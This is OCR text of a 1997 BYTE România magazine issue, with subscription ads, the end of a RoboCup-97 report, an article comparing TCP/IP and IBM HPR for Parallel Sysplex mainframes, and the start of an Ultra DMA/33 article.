THE COMPUTER COMPANY
DISTRIBUITOR EXCLUSIV PENTRU ROMÂNIA
PC/TV+VGA+MPEG+CAPTURE+REMOTE CONTROL

MARI PREMII PREMIUL 3

Oferit de

TORNADO SISTEMS

[Tel: 041-618580; Fax: 041-619457]

- compatibilitate PC și MAC
- diagonala 15"
- 1024x768 pixeli la 85Hz
- microfon incorporat și mufe pentru microfon extern și căști
- Plug & Play - Windows 95

ViewSonic 15GA
15" PerfectSound™ Monitor
Multimedia Serie


MARI PREMII PREMIUL 4

Oferit de

C.P. AGORA

[Tel: 065-166516;
Fax: 065-166290]

- carte publicată de McGraw-Hill 1995
- o carte de programare care te învață să lucrezi inteligent



ABONEAZĂ-TE ȘI VEI FI!

Pentru abonament folosiți cartea poștală din revistă.
Dintre toți abonații înregistrați până la 15 decembrie '97, se vor trage la sorți câștigătorii celor 4 premii prezentate mai sus.

cel mai mare succes al RoboCup-97 a constat în faptul că echipele hacker-ilor au fost complet „măturate“ de cele ale „savanţilor“: nu numai că primele patru clasate au la bază un serios fundament ştiinţific, dar, mai mult, nici unul dintre hackeri nu a trecut de faza optimilor! Şi asta în condiţiile în care înaintea competiţiei se zvonea că hackerii niponi sunt atât de puternici încât vor trebui „să aranjeze“ (din milă!) ca şi o echipa nejaponeză „să prindă“ semi-finalele.

Evident, nici competiţia agenţilor n-a fost ferită de surprize neplăcute: unele universităţi au trimis două echipe supărător de asemănătoare, iar alte echipe au folosit trucuri nu tocmai ortodoxe. Spre exemplu, unii au încercat să „back-engineer“ SoccerServer-ul, alţii au obstrucţionat jocul încercând să încarce traficul de reţea prin transmiterea unei avalanşe de mesaje auditive, iar o altă categorie de „şmecheri“ înregistra şi retransmitea mesajele transmise cu puţin înainte de către oponenţi. În fine, deşi valoarea campioanei mondiale (Humboldt University, nemţii ăştia-s daţi naibii!) este absolut evidentă, victoriile lor s-au bazat în bună măsură pe un bug pe care l-au găsit în server şi, spre deosebire de bug-urile descoperite de alţi participanţi, nu l-au făcut public. În două cuvinte, e vorba de faptul că serverul permite (în mod eronat!) lovirea mingii de mai multe ori „în acelaşi moment“, iar acest lucru duce la obţinerea unor şuturi mult mai puternice decât cele permise în mod normal. Pe baza acestui truc, teutonii înscriu imparabil chiar şi din propria jumătate de teren, căci mingea atinge viteze care o fac de neinterceptat!

Dar viaţa merge înainte, RoboCup-97 e deja de domeniul trecutului iar lumea se pregăteşte febril pentru US Open-ul din toamnă (singura mare competiţie înaintea lui Robocup-98, care va avea loc la Paris în timpul Mondialelor „adevărate“). Ar fi nemaipomenit să fie prezente acolo şi echipe româneşti (timp e berechet, iar informaţii se pot obţine direct din pagina lui Hiroaki Kitano, http://www.csl.sony.co.jp/person/kitano/RoboCup/RoboCup.html), şi mi-e greu să-mi doresc altceva decât o finală în care ISIS-ul să întâlnească pe, să zicem, ...Poli Cluj.■

Ionuţ Muşlea, Information Sciences Institute, USC-Los Angeles, poate fi contactat prin e-mail la adresa **muslea@isi.edu.**

EPSON
Authorized Dealer

TRICORP
electronics

Echipamente: tel: (01) 679 48 79
tel/fax: (01) 230 44 58
Tehnic, Consumabile, Software:
tel: (01) 210 52 64; 211 90 42
fax: (01) 211 39 43
e-mail: tricorp@radiotel.ro

imprimante matriciale

LX-300
FX-1170
FX-2170
LX-1050
DFX-5000+
DFX-8000
9 ACE

LQ-100
LQ-300
LQ-570+
LQ-670
LQ-2070
LQ-2170
24 ACE

PRIETENII RĂMÂN PRIETENI

Sunteţi abonat la Byte România?
Foarte bine!

Aţi ales cea mai bună soluţie pentru a fi la curent cu ultimele noutăţi în domeniu. Pentru a vă informa şi a învăţa. Pentru a fi pregătit pentru mîine.

Încercaţi să convingeţi un prieten/prietenă, care nu are încă un abonament, de avantajele care rezultă în urma încheierii unui abonament (preţ de cost mai scăzut, livrare sigură, înlăturarea efectelor inflaţioniste, participarea la tragerile la sorţi, la tombolele organizate de editură) şi veţi primi cadou unul dintre CD-urile alăturate.
Succes!

Dacă prietenul/prietena:

Numele: ______________________
Prenumele: ______________________
Adresa: ______________________
Cod poştal/Localitate: ______________________
Tel./Fax: ______________________

se abonează la PC Report în următoarele 30 de zile de la expedierea acestui talon, vă rog să-mi trimiteţi drept cadou CD-ul .... pe adresa:*

Numele: ______________________
Prenumele: ______________________
Adresa: ______________________
Cod poştal/Localitate: ______________________
Tel./Fax: ______________________

*în cazul în care CD-ul ales de dumneavoastră s-a epuizat din stoc veţi fi contactat pentru a vă putea alege un alt CD

Windows 95 BOX

INTERNET TOOLS

INTERNET SECURITY

Programmer's LIBRARIES

Delphi Developer

Transformările mainframe

TCP/IP sau HPR?

Ambele sunt viabile, însă administratorii de rețele trebuie să cunoască diferențele.

De Daniel Modovan

Atunci când e vorba de alegerea unui server Unix sau Windows NT caracteristicile care contează cel mai mult sunt disponibilitatea și scalabilitatea. În ceea ce-i privește pe producători, aceștia se mândresc cu sisteme care ating capacități de nivel industrial cum ar fi un timp de funcționare cu un randament de 99,9% și un suport pentru cel puțin 1000 de utilizatori.

TCP/IP
sau
HPR?

În prezent există însă mulți administratori de rețele ale căror servere îndeplinesc cele două cerințe. Aceste servere nu sunt altele decât vechile sisteme mainframe IBM. Desigur, numai când le auzi denumirea și deja te și gândești la Jurassic Park. Însă nu vă grăbiți! Ceea ce-ați uitat este că aceste sisteme mainframe oferă un timp de funcționare mai bun și pot administra mii de utilizatori. A apărut astfel o nouă posibilitate de administrare a aplicațiilor Internet, în special a celor dedicate procesării tranzacțiilor și a comerțului electronic. Pentru a spori și mai mult valoarea sistemelor mainframe, IBM a lansat pe piață produse mai scalabile, care folosesc Parallel Sysplex - versiunea mainframe a lucrului în clustere (clustering).

Iar acum, iată mărul discordiei: aplicațiile Internet rulează folosind TCP/IP, în timp ce sistemele mainframe folosesc SNA (Systems Network Arhitecture). Cu toate acestea, administratorii de rețele au propriile opțiuni. Aceia care doresc să folosească un singur protocol în toată rețeaua pot folosi o stivă TCP/IP instalată pe mainframe. Problema în acest caz este că nu toate componentele soluției TCP/IP vor fi disponibile. O altă variantă ar fi HPR (High Performance Routing) de la IBM, un protocol care a fost dezvoltat la câtva timp după SNA și care oferă o toleranță la defecte și o performanță mai bună decât TCP/IP.

Întrebarea este care protocol trebuie ales? Din moment ce în centrul de date atât HPR cât și TCP/IP sunt viabile, nu există un singur răspuns corect. Alegerea celei mai bune variante presupune înțelegerea fundamentelor centrului de date – în special a modelului Parallel Sysplex.


Sisteme mainframe în clustere

Parallel Sysplex conectează sisteme mainframe individuale (care pot avea procesoare multiple), transformând întreaga configurație astfel încât aceasta să arate ca un singur sistem. La fel ca în orice cluster, când o componentă cade, celelalte îi vor prelua sarcina. Acest mod de lucru previne de asemenea apariția situațiilor în care una din mașini preia toate sarcinile în timp ce altele sunt utilizate sub capacitate.

Un canal Escon (Enterprise Systems Connections) este în realitate un bus de 17 Mbps, care conectează elemente ale rețelei în centrul de date. Deoarece în lumea mainframe, suportul cel mai des utilizat pentru comunicare este canalul Escon, conectarea la acest canal este foarte importantă. Pe lângă sisteme mainframe, arii de discuri și procesoare front-end, mai există de asemenea un timer Sysplex, care este de fapt un ceas sistem comun care permite o păstrare a sincronizării dispozitivelor.

Recent, IBM a adăugat modelului Parallel Sysplex un dispozitiv numit Facilitate de Conectare (Coupling Facility). În esență, el reprezintă un mainframe separat care administrează jurnalizarea (logging) și unele funcții de întreținere, atașându-se direct la sistemele mainframe prin propriile canale de 100 Mbyte/s.

Parallel Sysplex furnizează două mari avantaje: o imagine sistem unică și o sesiune persistentă. Imaginea sistem unică presupune că fiecare locație a aplicației este transparentă pentru utilizator. Acest lucru este important deoarece din motive de întreținere sau capacitate, pot exista imagini multiple ale fiecărei aplicații. Să presupunem



Modelul Parallel Sysplex de la IBM permite conectarea tuturor elementelor din centrul de date - sisteme mainframe, procesoare front-end și arii de discuri.

că există mai multe copii CICS (Customer Information Control System) pe unul sau mai multe sisteme mainframe. Parallel Sysplex prezintă utilizatorilor toate copiile aplicației sub același nume (de exemplu CICS) indiferent de versiunea care rulează. De unde știe însă FEP care imagine a aplicației s-o trimită utilizatorului? Parallel Sysplex prezintă o componentă numită Workload Manager care păstrează o evidență a încărcării fiecărei aplicații. Toate sistemele mainframe și Facilitatea de Conectare rulează o copie a acesteia.

Când un FEP recepționează o cerere de sesiune, el o direcționează către dispozitivul care procesează conectarea. Versiunea VTAM (Virtual Telecommunications Access Method) care rulează pe această mașină interoghează Facilitatea de Conectare pentru a obține ultimele informații legate de disponibilitatea aplicației. Cu această informație, VTAM decide unde să transmită sesiunea. Decizia se poate baza simplu pe numărul sesiunilor curente care rulează pe o mașină anume, sau pe definiții complexe ale politicii de nivel serviciu.

Facilitățile de conectare intră în scenă atunci când sunt implicate sesiunile persistente. Sesiunile persistente sunt acelea care rămân active în ciuda căderii sistemului. Spre exemplu, dacă o instanță a CICS eșuează, VTAM mută toate sesiunile asociate într-o altă imagine a aplicației. Aceasta nu este o rezolvare simplă, deoarece aplicația de la recepție trebuie să cunoască în momentul căderii starea exactă a tuturor tranzacțiilor. Dacă spre exemplu, o aplicație eșuează după ce un utilizator actualizează o înregistrare a bazei de date, însă înainte ca baza de date să deblocheze înregistrarea, mașina de recepție va fi nevoită să repornească tranzacția din același punct.

Dacă o aplicație eșuează, Parallel Sysplex folosește informația din Facilitatea de Conectare pentru a porni din nou sesiunea cu o altă imagine a aplicației. Însă o păstrare a urmei aplicației, presupune o analiză suplimentară. IBM estimează că Facilitatea de Conectare utilizează aproximativ 17% din resursele disponibile, plus 0,5% pentru fiecare imagine MVS (Multiple Virtual Storage) sau OS/390 suplimentară. (Sistemele mainframe deseori rulează copii multiple ale sistemului de operare pentru a crea partiții logice de date.) Datorită unei analize suplimentare pe care o presupune, administratorii de rețea trebuie să se gândească bine dacă o aplicație necesită această protecție înainte de-a o pune în funcțiune.

În plus, doar Facilitatea de Conectare nu poate rezolva o problemă de fond. În prezent VTAM administrează căderile prin repornirea aplicațiilor de pe aceeași mașină. El nu poate muta sesiunile pe o altă mașină în Sysplex. Cu alte cuvinte, în timp ce este permisă o mutare a aplicațiilor între sistemele mainframe, o mutare a sesiunilor nu este posibilă.


IBM a rezolvat însă această deficiență printr-o caracteristică numită multinod. În esență, multinodul permite sesiunilor să fie mutate pe orice mașină mainframe din Parallel Sysplex, asigurând astfel o disponibilitate totală de 7x24 ore. Pentru a face aceasta, multinodul necesită o folosire intensivă a HPR.

Introducere în HPR

În esență, HPR reprezintă o versiune mult mai robustă și mai eficientă a APPN (Advanced Peer-to-Peer Networking), realizată de IBM după venerabila suită SNA. SNA era dezavantajată în comparație cu TCP/IP deoarece ea nu putea redirecționa sesiunile eșuate, în timp ce TCP/IP putea. Astfel, HPR adaugă o redirecționare dinamică și un control superior al fluxului, și în plus, merge dincolo de limitele atinse de TCP/IP, datorită capacității sale de-a migra sesiunile eșuate de la un sistem mainframe la altul. TCP/IP poate face asta deoarece VTAM este punctul de capăt al fiecărei mașini; dacă VTAM eșuează, la fel vor face și restul sesiunilor de pe acea mașină. Aceasta reprezintă de altfel o problemă a versiunii curente a Parallel Sysplex: Dacă VTAM cade, la fel vor face și sesiunile asociate.

HPR administrează căderile atât pentru nodurile intermediare cât și pe cele din nodurile de capăt. Când o sesiune eșuează, HPR de la nodul intermediar sau de capăt transmite o comandă de localizare căutând copiile aplicațiilor care rulează pe alte sisteme mainframe. Din moment ce pe durata procesului de localizare sistemele mainframe folosesc nume și nu adrese specifice, faptul că o aplicație este găsită pe o mașină nouă, nu reprezintă o problemă. Comanda de localizare returnează noua adresă către utilizatorul final, care nu știe niciodată ce adresă fizică este implicată.

Administratorii de rețea care cred însă că aceasta reprezintă o disponibilitate de 100% pentru serverele Web s-ar putea să fie dezamăgiți. Redirecționarea HPR, Workload Manager de la Sysplex și sesiunile persistente SNA lucrează bine în cazul sesiunilor de lungă durată. Paginile Web în schimb, presupun sesiuni de scurtă durată – una pentru fiecare obiect din pagină. A păstra urma tuturor acțiunilor asociate cu aceste sesiuni scurte nu-și justifică efortul depus. Și chiar dacă HPR oferă beneficii indubitabile atunci când sunt implicate versiuni de lungă durată, el nu este implementat pe scară largă. În timp ce este relativ ușor să implementezi HPR în Parallel Sysplex (de



Cererile dispozitivelor din fluxul descendent care rulează SNA sunt admnistrate de un dispozitiv conectat la canal care convertește traficul de la SNA la HPR.

fapt HPR este activat în mod automat în noile versiuni de VTAM), unele dispozitive din afara centrului de date suportă HPR sau APPN versiunea 1. În cele din urmă, sesiunile pe termen lung pentru paginile Web ar putea veni chiar de la HTTP (hypertext transfer protocol); o versiune propusă va suporta și sesiunile persistente.

Înseamnă cumva asta că majoritatea utilizatorilor vor fi lăsați în afară? Nu chiar. IBM, Bus-Tech Inc. și Cisco Systems Inc. au dezvoltat aplicații pentru lucrul în rețea mainframe care nu necesită o convertire la HPR a tuturor stațiilor din fluxul descendent. Cu soluțiile oferite de aceste companii, dispozitivele din fluxul descendent vor comunica peste protocoalele deja în funcțiune, cum ar fi SNA zonal sau TCP/IP.

Toți acești producători folosesc aceeași abordare când e vorba de protocolul SNA zonal: ei realizează o conversie de ultim-hop a traficului la HPR. Softul care realizează această conversie este DLUR/S (Dependent LU Requester/Server).

Iată modul de lucru: Un utilizator final transmite o cerere prin SNA la centrul de date. Dispozitivul de la marginea centrului de date convertește traficul în HPR folosind codul DLUR. DLUR interceptează cererea sesiunii SNA și o transferă perechii sale din Sysplex – DLUR/S, care rulează ca o aplicație VTAM pe mainframe. DLUR/S acționează ca și o interfață între SNA zonal și TCP/IP în configurarea sesiunii. Odată ce sesiunea este stabilă, DLUR înlocuiește header-ul fiecărui cadru SNA zonal (numit format ID 2 [FID2] în limbajul SNA) cu un nou format HPR (FID5). IBM, Bus-Tech și Cisco implementează fiecare DLUR în propriile dispozitive atașate la canal: IBM în familia sa de procesoare front-end 900 și 3745/3746 și în ruterul Model 2216, Bus-Tech în Netshuttle 230 și Cisco în cartela CIP (Channel Interface Processor) pentru ruterul său Model 7500.

Lucrând cu TCP/IP

Dar dacă dispozitivele din fluxul descendent folosesc TCP/IP? Nu ar exista nici o problemă dacă ele ar lucra cu Tn3270, cel mai utilizat protocol de rețea TCP/IP-SNA. Porțile SNA pot converti traficul descendent Tn3270 în SNA nativ pentru procesare de către mainframe. Porțile provenite de la Apertus Technologies Inc., CNT/Brixton Systems Inc. și Openconnect Systems Inc., toate pot realiza o conversie a traficului TCP/IP către SNA zonal. Aceasta permite reconstituirea pe același mainframe a aplicațiilor eșuate, însă nu permite migrarea aplicațiilor sau a sesiunilor pe un nou mainframe. Pentru aceste funcții, sunt necesare Facilitatea de Conectare și HPR.


Cu toate acestea, multe companii caută să implementeze TCP/IP în întreaga întreprindere – și în sistemele mainframe din centrul de date. Însă lipsa de suport din partea TCP/IP pentru funcții cheie Parallel Sysplex, cum ar fi sesiuni persistente îl fac să se claseze pe o poziție secundă. Această situație s-ar putea schimba însă repede. IBM, Bay Networks și Cisco lucrează la includerea IP ca parte integrantă în Parallel Sysplex. Au fost anunțate proiecte menite a rula TCP/IP oriunde, chiar și pe sistemele mainframe cu funcții Parallel Sysplex.

Este important de menționat însă că în prezent este posibilă o compatibilitate IP de la un capăt la altul; IBM și Interlin Computer Sciences Inc. vând de câțiva ani stive TCP/IP pentru MVS și OS/390. Deocamdată, la TCP/IP nu sunt încă disponibile funcțiile Parallel Sysplex cum ar fi o imagine sistem singulară și sesiuni persistente de-a lungul mai multor sisteme mainframe.

Căi diferite

Deși IBM, Bay și Cisco planifică deservirea unor funcții Sysplex prin TCP/IP, ei au în vedere rute diferite pentru obținerea lor. Să presupunem că un utilizator final dorește o resursă generică numită CICS (care ca și răspuns va accesa una din cele trei instanțe – CICS1, CICS2 sau CICS3 – pe unul din sistemele mainframe). IBM și BAY au următoarea abordare: În primul rând, aplicația utilizatorului final cere adresa IP pentru resursa numită CICS de la DNS (Domain Name Server). DNS-ul transferă cererea către alte DNS-uri până află unul care știe ceva în legătură cu resursa dată. Acest DNS special – cel care cunoaște date despre resursă – rulează pe un dispozitiv atașat la canal. Acest dispozitiv poate fi un FEP IBM, Model 2216 de la IBM sau Bay 5000. În continuare, dispozitivul atașat la canal, transferă o cerere VTAM, care comunică cu Workload Manager, întrebându-l ce adresă IP să returneze. În cele din urmă, VTAM și Workload Manager găsesc și returnează adresa IP corespunzătoare imaginii sistemului mainframe care rulează CICS1. DNS-ul la rândul său, direcționează adresa IP a CICS1 către PC-ul care pornește sesiunea.

Există însă unele probleme potențiale. În primul rând, DNS-urile stochează în mod normal orice corespondență nume-adresă pe care au învățat-o, astfel încât viitoarele cereri nu vor mai necesita o căutare. Cât de mult își vor putea reaminti celelalte DNS-uri,



Pentru conectarea mașinilor IP la modelul Sysplex sunt necesare câmpuri DNS dinamice care rulează pe dispozitive atașate la canal.

depinde de valoarea din câmpul TTL (Time-to-live) din header-ul pachetelor IP returnate de DNS-ul special. Însă stocarea rezultatelor de căutare anulează scopul lui Workload Manager – care poate aloca cereri către alte sisteme mainframe (și astfel și alte adrese IP) pe principiul sesiune-cu-sesiune în funcție de starea tuturor mașinilor din Sysplex. IBM și Bay au rezolvat această problemă impunând ca DNS-ul special să emită un răspuns TTL de valoare zero pentru toate DNS-urile. În acest mod, răspunsul nu va fi depus în cache. În al doilea rând, DNS presupune realizarea cererilor către resurse după nume și nu după adresa IP. Dacă este folosită o adresă IP, conexiunea depășește DNS-ul și merge direct la aplicație – anulând din nou scopul Workload Manager.

Cisco la rândul său merge mai departe, ruterele sale acționând ca și proxy pentru aplicațiile ce rulează pe mainframe-uri. Acest lucru este realizat folosind o adresă IP virtuală, o funcție disponibilă cu stivele IP mainframe. Când un utilizator cere adresa unei aplicații ce rulează pe un mainframe, ruterul Cisco returnează o adresă virtuală – însă în același timp renunță la cererea pentru adresa sursei reale. Cisco maschează adresa IP folosind NAT (Network Address Translation), folosit pe scară largă în ziduri de protecție pentru ecranarea adreselor IP de vizualizarea externă.

Folosind NAT, ruterul Cisco poate lucra cu Workload Manager. Iată modul în care producătorul planifică să trateze căutarea CICS discutată anterior: Înainte de toate, aplicația utilizatorului final cere de la DNS adresa IP a resursei numite CICS. În continuare, serverul returnează adresa IP virtuală a mainframe-ului. Apoi, aplicația utilizatorului final transmite o cerere de conectare pe care ruterul Cisco o interceptează folosind fie numele resursei (CICS) fie o adresă IP. Ruterul Cisco întreabă apoi Workload Manager-ul care mainframe rulează aplicația și care este sarcina pe fiecare. Pe baza acestor informații decide care aplicație va fi dirijată către conexiune. Fără abordarea Cisco, VTAM împreună cu Workload Manager trebuiau să decidă unde să trimită cererea. Abordarea Cisco nu are VTAM, așa că ruterul trebuie să decidă. Aceasta presupune ca ruterul Cisco să obțină informația legată de imaginea care va trebui selectată din Workload Manager – un proces la care producătorii încă mai lucrează. În final, ruterul realizează o translație între adresele IP virtuale pe care utilizatorul final le cunoaște și adresele IP actuale. Apoi PC-ul lansează sesiunea.

Administrând căderile sistem

Abordările IBM/Bay și Cisco descoperă resursele și echilibrează încărcarea configurației Parallel Sysplex. Dar dacă sistemul eșuează? Așa cum s-a menționat, TCP/IP din centrul de date nu oferă sesiuni persistente, așa cum SNA zonal sau APPN/HPR o fac. Există două lucruri care trag IP-ul înapoi. Stivele IP mainframe de la IBM și Interlink nu transferă informațiile către Facilitatea de Conectare. Fără această posibilitate de conectare, nu există nici o modalitate de refacere a sesiunii. Nici un producător n-a realizat încă o încercare serioasă pentru a adăuga această capacitate. În plus, deoarece aplicațiile TCP/IP consideră sesiunile de pe mașini diferite, noi conexiuni, dacă o aplicație eșuează și este pornită din nou de pe-o altă mașină, toate sesiunile sunt pierdute. IBM nu are încă o soluție. Cisco evită problema din moment ce folosește o adresă IP virtuală care apare pe fiecare sistem mainframe din Parallel Sysplex.

Probleme de performanță

Chiar și atunci când aceste probleme vor fi rezolvate, performanța TCP/IP tot nu o va egala pe cea a SNA din centrul de date. Mainframe-urile n-au fost niciodată proiectate pentru a administra procesarea TCP/IP. În consecință, aceasta necesită mai mulți cicli decât echivalentul SNA. Numărul exact variază în funcție de sarcină, însă cu o bună aproximare se poate spune că lungimea căii IP - numărul de instrucțiuni necesare pentru o sarcină dată - este aproximativ de două ori mai mare decât lungimea căii VTAM pentru SNA. Acest raport nu se reflectă însă în diferența dintre tranzacțiile SNA respectiv TCP/IP deoarece VTAM și IP contribuie doar cu o mică parte la lungimea căii globale pentru orice tranzacție procesată. Spre exemplu să presupunem că lungimea căii unei aplicații este de 100 Kbytes. VTAM adaugă 15 Kbytes pentru SNA iar IP adaugă 30. Din moment ce lungimea totală este de 115 Kbytes pentru SNA și 130 pentru IP, diferența este de doar 13%. Desigur, cu cât lungimea căii aplicației este mai mare, cu atât mai mică este diferența dintre lungimea căilor protocoalelor de comunicații.

Vestea bună pentru fanii IP este că diferența se micșorează, iar costul IP scade. Cât de mare este problema diferenței dintre IP și SNA? Comparațiile sunt valabile doar dacă IP este folosit în toată aplicația. Când folosiți Tn3270 și porți SNA nu există nici o diferență. Deși multe rețele urmează o cale de mijloc, rulând SNA/HPR în centrul de date și IP în rest, administratorii de rețea consideră că un scenariu complet IP trebuie să facă față următoarei provocări: Beneficiile rulării unui singur protocol în întreprindere depășește limitările IP din centrul de date? ■

Daniel Moldovan este redactor la BYTE România. Poate fi contactat la **dmoldovan@agora.ro.**

Ultra DMA/33

Înainte, performanța era indicată de cuvântul Ultra, așezat în fața magistralei SCSI. Acum, prefixul performanței este același, dar așezat în fața magistralei IDE.

De Mircea Sabău

Trecerea de la Fast SCSI la Ultra SCSI a însemnat un salt al ratei de transfer de la 10 la 20 MBps. Dar în procesul transferului de date, mărirea frecvenței de transfer generează probleme de natură electro-magnetică, pentru evitarea cărora sunt necesare costuri suplimentare. O a doua variantă este mărirea numărului de conexiuni a magistralei de transfer. Cazul tipic este Ultra Wide SCSI care dublează rata de transfer la 40 MBps. Dar, și în acest caz, apar probleme legate de cabluri și alte elemente de conectare. O cale mult mai simplă este Ultra DMA.

Viteze sporite pentru utilizatorii de PC-uri

Ultra DMA (Ultra-ATA sau Ultra DMA/33) este ultima invenție în materie de protocoale pentru interfețele discurilor hard ATA/IDE, care dublează transferul actual în rafală al datelor la 33 MBps. Acest protocol este o tehnologie patentată de firma Quantum Corporation (http://www.quantum.com) a cărui implementare a pătruns în industria producătoare a discurilor hard, o dată cu apariția familiei de cip seturi 430TX și 440LX ale firmei Intel (http://www.intel.com). Deja sunt disponibile atât sisteme cu facilitatea Ultra DMA, cât și unități de discuri hard oferite principalii furnizori ca Seagate, Quantum, IBM-SSD, Western Digital, Maxtor, Fujitsu și alții.


Ultra DMA lărgește calea de comunicație, transferând de două ori mai multe date într-o singură perioadă de tact, față de vechiul standard ATA-3 (vezi tabelul „Extensii Ultra DMA"). Acest aparent miracol este obținut datorită următoarelor lucruri:

- îmbunătățirea „temporizărilor fereastră" ale protocolului;
- reducerea întârzierilor de propagare prin folosirea tehnicii pipeline pentru transferul datelor;
- transferarea datelor în modul sincron.

EXTENSII ULTRA DMA

Modurile DMA sincrone pentru Ultra DMA/33

Mod	Durata ciclului	Rata de transfer
0	235ns	16MB/sec
1	160ns	24MB/sec
2	120ns	33MB/sec



Transferul Ultra DMA/33

